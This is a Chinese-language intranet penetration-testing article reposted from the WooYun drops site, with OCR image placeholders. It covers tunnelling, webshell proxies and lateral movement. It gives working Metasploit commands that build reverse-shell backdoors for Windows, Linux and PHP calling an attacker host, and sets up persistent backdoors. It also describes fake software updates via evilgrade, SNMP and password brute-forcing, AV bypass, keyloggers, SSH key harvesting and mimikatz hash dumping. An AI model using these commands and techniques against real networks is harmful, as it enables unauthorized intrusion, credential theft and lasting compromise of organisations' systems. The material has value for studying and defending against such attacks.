
原文地址:http://drops.wooyun.org/tips/5234

0x00 前言

之前看到微博有人私信我说内网渗透的技巧，zone也有很多小伙伴问了一些内网渗透的问题，所以我就斗胆写了这篇文章，有不对的，还请各位斧正

整个内网渗透肯定不是一篇两篇文章能够讲述清楚的，所以标题写作随想，想到哪儿写哪儿

0x01 内网代理和转发



drops.wooyun.org

＊简单区分一下正向代理和反向代理

1.1 正向代理(Forward Proxy)

```
Lhost——》proxy——》Rhost
```

Lhost为了访问到Rhost，向proxy发送了一个请求并且指定目标是Rhost，然后proxy向Rhost转交请求并将获得的内容返回给Lhost，简单来说正向代理就是proxy代替了我们去访问Rhost。

1.2 反向代理（reverse proxy）

```
Lhost<--->proxy<--->firewall<--->Rhost
```

和正向代理相反（废话），Lhost只向proxy发送普通的请求，具体让他转到哪里，proxy自己判断，然后将返回的数据递交回来，这样的好处就是在某些防火墙只允许proxy数据进出的时候可以有效的进行穿透

1.3 简单区分

正向代理是我们自己(Lhost)戴套(proxy)插进去，反向代理是她(Rhost)主动通过上位(proxy)坐上来(Lhost)

zone里内网渗透代理问题有人问了如何代理进行内网渗透的问题
诚然，要进行内网渗透，代理是我们最先需要解决的问题，常见的代理方式大概可以分为这么几种：

2. VPN隧道 / SSH隧道

这种代理方式需要比较高的权限(system/root)直接使用系统功能来开启内网代理的隧道，配置VPN都比较简单，这里不做赘述，我们看一看通过SSH隧道进行代理

```
#!bash
ssh -qTfnN -L port:host:hostport -l user remote_ip   #正向隧道，监听本地port
ssh -qTfnN -R port:host:hostport -l user remote_ip   #反向隧道，用于内网穿透防火墙限制之类
SSH -qTfnN -D port remotehost   #直接进行socks代理
```

```
参数详解：
-q Quiet mode. 安静模式
-T Disable pseudo-tty allocation. 不占用 shell 了
-f Requests ssh to go to background just before command execution. 后台运行，并推荐加上 -n 参数
-N Do not execute a remote command. 不执行远程命令，端口转发就用它了～
```

有时候，我们手边没有端口转发的工具，也可以通过ssh来做端口转发

```
#!bash
ssh -CfNg -L port1:127.0.0.1:port2 user@host    #本地转发
ssh -CfNg -R port2:127.0.0.1:port1 user@host    #远程转发
```

大家可以参考这篇paper，非常棒SSH Port Forwarding

3. 通过HTTP service的代理

简单来说就是在目标服务器上传一个webshell，通过shell来做所有的流量转发到内网，常见的几个工具有reGeorg，meterpreter，tunna等等，甚至直接写一个简单的代理脚本，在自己机器上配置一下nginx直接进行反向代理

- reGeorg自带的说明已经很清楚了

- **Step 1.** Upload tunnel.(aspx|ashx|jsp|php) to a webserver (How you do that is up to you)
- **Step 2.** Configure you tools to use a socks proxy, use the ip address and port you specified when you started the reGeorgSocksProxy.py

** Note, if you tools, such as NMap doesn't support socks proxies, use [proxychains] (see wiki)

- **Step 3.** Hack the planet :)

注意安装urllib3即可（regeorg很方便，我基本都用这个）

- meterpreter

msf非常强大，在进行内网渗透的时候不失为一个好的选择，要用它进行代理，可以直接生成一个可执行文件后门，然后返回meterpreter，也可以生成一个webshell来返回meterpreter，关于meterpreter，Dm老师已经说的非常清楚了[metasploit 渗透测试笔记(meterpreter篇)]

3.1 windows生成后门

```
#!bash
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> X > shell.exe
```

3.2 Linux生成后门

```
#!bash
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -t elf -o shell
```

3.3 php后门

```
#!bash
msfpayload php/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -e php/base64(可简单编码) -t raw -o base64php.php
```

获得meterpreter会话后，就是msf尽情施展的时候了，最常用的办法，添加路由表后，直接在会话中用msf的各种攻击模块进行扫描（注意，这里是可以进行跨网段扫描的）

如果单纯只是想要进行简单的代理工作，auxiliary/server/socks4a模块即可

这里讲到meterpreter所以多说一句，之前说的ssh隧道，如果嫌命令难得记，也可以简单的通过msf来建立tunnel

```
#!bash
load meta_ssh
use multi/ssh/login_password
设置好参数后exploit即可获取会话进行代理操作
```

- 直接通过webshell和nginx反向代理

http://zone.wooyun.org/content/11096

4. other tricks

---

python，ruby，perl等直接建立socks连接

lcx，tunna，htran等等进行端口流量转发

shadowsocks，tor，goagent等等

直接现成的小东西：ssocks（一次比赛的时候死猫跟我推荐的）正向代理，反弹socks5均可

0x02 内网环境探测和信息收集

因为一个完整的渗透很难涵盖各种情况，所以这里讲的可能比较散，基本都是一些小技巧和思路

- Nmap代理扫描进行主机发现

  proxychains nmap * * *


  如果是meterpreter会话进行的代理，可直接通过/usr/share/metasploit-framework/modules/auxiliary/scanner脚本来扫描即可

- 查看hosts获取内网主机信息
- 直接攻击网段路由或交换机，简单绘制内网的结构（我在从TCL某漏洞看内网渗透教学分享之内网信息探测和后渗透准备中就是获取了cisco路由的privilege15权限，得到了内网结构，进一步进行跨vlan攻击）
- 多尝试交换机snmp弱口令，一旦成功，内网结构清晰
- 关于snmp渗透

  什么是snmp

  使用了snmp管理的设备，只需要community string即可，所以针对这个string爆破或者社工都是可行的，默认public/private

  首先进行161端口扫描，发现snmp开放情况，通过弱口令查看设备信息，在oid中读取设备密码



例子：[中国移动集团华为三层交换SNMP漏洞，可获取管理帐号密码，已成功登录]

可以通过这个nmap和msf脚本进行自动攻击[h3c-pt-tools]

- 尝试从主机的用户目录或者管理运维邮箱寻找敏感信息(某次渗透即是keylogger运维后在测试机桌面获取到拓扑和网段)

- 通过resolv.conf找到内网dns服务器，或者字典穷举dns
- 注意分析用户的.bash_history，一般可以分析出用户的使用习惯，纪录等,获取~/.shh/，尝试配合history的连接纪录直接通过密钥登陆其他机器

0x03 内网渗透的常见攻击技巧

- 通过之前的信息收集和探测，判断出主要的业务机器，如OA，dbserver，利用ssh信任，连入机器后导出员工的userlist，做成针对性的字典，大部分内网的安全性都是脆弱的，且最容易出问题的就是口令安全（大公司也不例外）

  %username%1

  %username%12

  %username%123

  %username%1234

  %username%12345


  %username%123456

主要对ssh,dbserver,vnc,ftp进行爆破

- 对开了web service的server进行常规渗透，有可以减少工作量的办法就是先对机器批量识别banner，通过banner判断出cms或中间件，直接利用exp
- 中间人攻击

常用ettercap，不建议做arp的mitm，可以尝试dhcp mitm或者icmp mitm


也可以猥琐一点，劫持插件，攻击网关，或者利用evilgrade去伪造软件更新(如notepad++)，然后捆绑上后门，直接打下工作机器，进入办公网



```
evilgrade>configure notepadplus
evilgrade(notepadplus)>show options

Display options:
================

Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it''s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

.-------------------------------------------.
| Name   | Default           | Description  |
+--------+-------------------+--------------+
| enable |                 1 | Status       |
| agent  | ./agent/agent.exe | Agent to inject |
'--------+-------------------+--------------'

evilgrade(notepadplus)>
```

root@kali: ~/Veil-Evasion... root@kali: ~

简单配置后用msf生成后门，start即可配合ettercap使用伪造软件更新了



- 常见服务漏洞攻击

  smb/ms08067/ipc$/NetBIOS……

但是在针对这些比较古老的漏洞攻击时，很可能有AV拦截，所以在不同场景遇到的坑都不一样

比如之前在西电DM牛告诉我，有AV，如果直接利用psexec返回会话，即会拦截，这时就可以利用powershell来bypass AVPowershell tricks::Bypass AV

0x04 后渗透准备和扩大战果

一次完美的内网渗透肯定不是能够一次性完成的，因为整个过程需要管理员的"配合"（口胡。。。）所以后渗透准备时很有必要的

1. 后门准备

---

msf的后门已经不错，只需要稍加改造就能很好满足我们的需求

普通msfpayload生成的后门不是持续性的，不利于我们下次继续工作，所以需要一个持续性后门

msf的持续性后门有两种，通过服务启动(metsvc)和通过启动项启动(persistence)

通过服务的后门有个弊端，服务名称是meterpreter，利用方式是： 上传后门，通过metsvc安装服务

```
#!bash
meterpreter > run metsvc
...(设定端口，并且上传后门文件)
use exploit/multi/handler
set PAYLOAD windows/metsvc_bind_tcp
exploit
```

通过启动项的利用方式：

```
#!bash
meterpreter > run persistence -X -i 10 -p port -r hostip

use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
exploit
```

当然，直接生成的后门有可能会被杀，所以这里我推荐一个很不错的工具，veil，之前再一次小型apt中用这个生成了的后门直接bypass了360

linux下有两个常用的后门

mafix rookit和Cymothoa，后者听说可以克隆root用户，不过大部分的backdoor基本都相当于一个加密nc，会新开端口，所以如果webshell存活，可以直接考虑用webshell维持权限

2. 键盘记录


---

keylogger在内网渗透过程中（尤其是比较大的内网），起到很关键的作用，因为搞定一个密码，有可能就搞定了一个网段

ixkeylog是我常用的一个，linux>=2.63均可使用

或者使用meterpreter会话的自带键盘记录功能

```
keyscan_start
keyscan_dump
```



用meterpreter有个好处，就是在win中可以做内存注入，不会创建进程

这里说一个小tips，如果觉得keylogger动作大，可以进系统后把一些你需要的管理工具，如navicat，putty，PLSQL，SecureCRT之类全部选成记住密码

3. hash

---

mimikatz，不用多说，利用meterpreter可以直接load模块

Quarks PwDump

wce

0x05 something else

内网渗透涉及的面很广，本文主要说到的是一些很简单的问题和常规的思路

尚未谈到的 **域渗透 打印机 办公网嗅探 入侵日志清理**等等

如果有机会，日后慢慢补全